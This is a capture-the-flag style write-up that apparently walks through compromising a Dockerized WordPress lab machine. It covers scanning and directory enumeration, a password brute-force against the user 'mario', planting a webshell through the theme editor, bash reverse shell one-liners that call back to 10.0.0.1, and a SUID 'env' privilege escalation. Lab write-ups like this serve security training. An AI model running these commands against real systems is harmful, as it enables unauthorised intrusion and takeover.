WalkingCMS

Contents

Reconnaissance

It is assumed the target machine is correctly deployed inside our lab network (in this case, using Docker).
Since the target IP is provided or easily identifiable inside the controlled environment, this phase can be classified as **passive Reconnaissance**.

In a real scenario, passive reconnaissance focuses on gathering information without directly interacting with the target system (for example, using OSINT sources, public records or infrastructure information).
In this particular lab context, obtaining the IP is enough to start the active enumeration phase.

```
Estamos desplegando la máquina vulnerable, espere un momento.
02fa5ddb738ae4b1e449978882c7b0e68b2cdbbef254a0ded7edbce503bbc8d9

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


Scanning

As a first step, a general port and service scan was performed using **Nmap**, aiming to identify what services are exposed on the target system and to get an initial attack-surface overview.

The executed command was:

```
nmap -p- --open -sC -sC -sV --min-rate 5000 -n -Pn 172.17.0.2
```


- **-p-** → Scans all TCP ports (1–65535).
- **--open** → Shows only open ports.
- **-sC** → Runs Nmap default NSE scripts for basic vulnerability/configuration checks.
- **-sV** → Attempts to identify service versions.
- **--min-rate 5000** → Speeds up the scan by setting a minimum of 5000 packets/sec.
- **-n** → Disables DNS resolution for speed.
- **-Pn** → Skips host discovery (assumes host is up).
- **172.17.0.2** → IP assigned to the victim machine inside the Docker environment.



Scan results

The Nmap scan revealed that **80/tcp** is open and associated with HTTP, indicating a web server running on the target.

With this information we validated the finding by opening a browser to `http://172.17.0.2`, confirming an active web service. From here we start the web enumeration phase to find hidden directories, sensitive files or vulnerabilities in the exposed application.



Enumeration


The goal of this phase is to detect hidden or sensitive routes that could provide further information or serve as attack vectors.

For this task we used **Gobuster**, which brute-forces the web directory tree using wordlists.


```
gobuster dir -u "http://172.17.0.2" -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt  -t 20 -x php,txt,html,php.bak
```

Note: Consider the following before running gobuster:

- **seclists** → A generic collection of wordlists; installable on Parrot/Kali with `sudo apt install seclists`.
- **-x** → Defines the extensions to search for when scanning the webserver.





After running Gobuster several accessible directories were identified. One of interest was `http://172.17.0.2/wordpress` — visiting it showed a landing page.



Once the `/wordpress` directory was identified, it was confirmed the service is a WordPress CMS. Since WordPress sites are often vulnerable depending on version, plugins and themes, we ran **WPScan** for a security assessment.


```
wpscan --url "http://172.17.0.2/wordpress" --enumerate u, vp
```






Using custom payload scripts or Metasploit could also be useful — for instance to target **xmlrpc**, which is an old feature that poses security risks.
We also identified the active theme **twentytwentytwo**, which might be abused if it or any plugin is vulnerable or misconfigured. The theme files are accessible through a browser path.
There is also a user called **mario**, which could be useful for a brute-force attack. Therefore we re-ran WPScan with a password list (e.g., rockyou) and the specific username.

```
wpscan --url "http://172.17.0.2/wordpress" --enumerate u, vp --passwords
/home/criollo/rockyou.txt --usernames mario --random-user-agent
```



An automated brute-force via WPScan using the dictionary obtained the password. If we run gobuster again scoped to the wordpress directory, other useful endpoints for login or using obtained credentials can be found.




Exploitation


We observe that:

```
http://172.17.0.2/wordpress/wp-login.php
```


leads to the WordPress login page — using the discovered credentials we can log into the dashboard.



WPScan also revealed the `twentytwentytwo` theme. Since the theme can be accessed at `http://172.17.0.2/wordpress/themes/twentytwentytwo/index.php` we can use the Appearance → Theme File Editor in the dashboard to edit `index.php`, replacing it with a small PHP webshell that reads a `cmd` query parameter. After updating the file, visiting the theme path with `?cmd=COMMAND` executes that command.



For example, executing `ls` at the shell might return:



Reverse shell

Because the webshell works, we can deploy a bash reverse shell (from pentestmonkey). The attacker IP and listening port must be set accordingly.

Example reverse shell:

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```


Applied as a parameter:

```
http://172.17.0.2/wordpress/themes/twentytwentytwo/index.php?cmd=bash -c "bash -i >%26
/dev/tcp/10.0.0.1/443 0>%261"
```

Notes:

- `%26` is used to replace `&` and improve command injection reliability.
- Port `443` was used instead of `8080`.
- Start the listener before executing the webshell: `sudo nc -lvnp 443`

After triggering the webshell command, the connection to our machine was established.



Privilege Escalation

Move to `/home` and search for SUID files or other root escalation vectors:

```
find / -perm -4000 2>/dev/null
```

Looking at GTFObins shows `env` can be abused when SUID to escalate:

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

Applying this on the target...

We successfully compromised the machine and obtained the root user.

Written by ***kur0bai***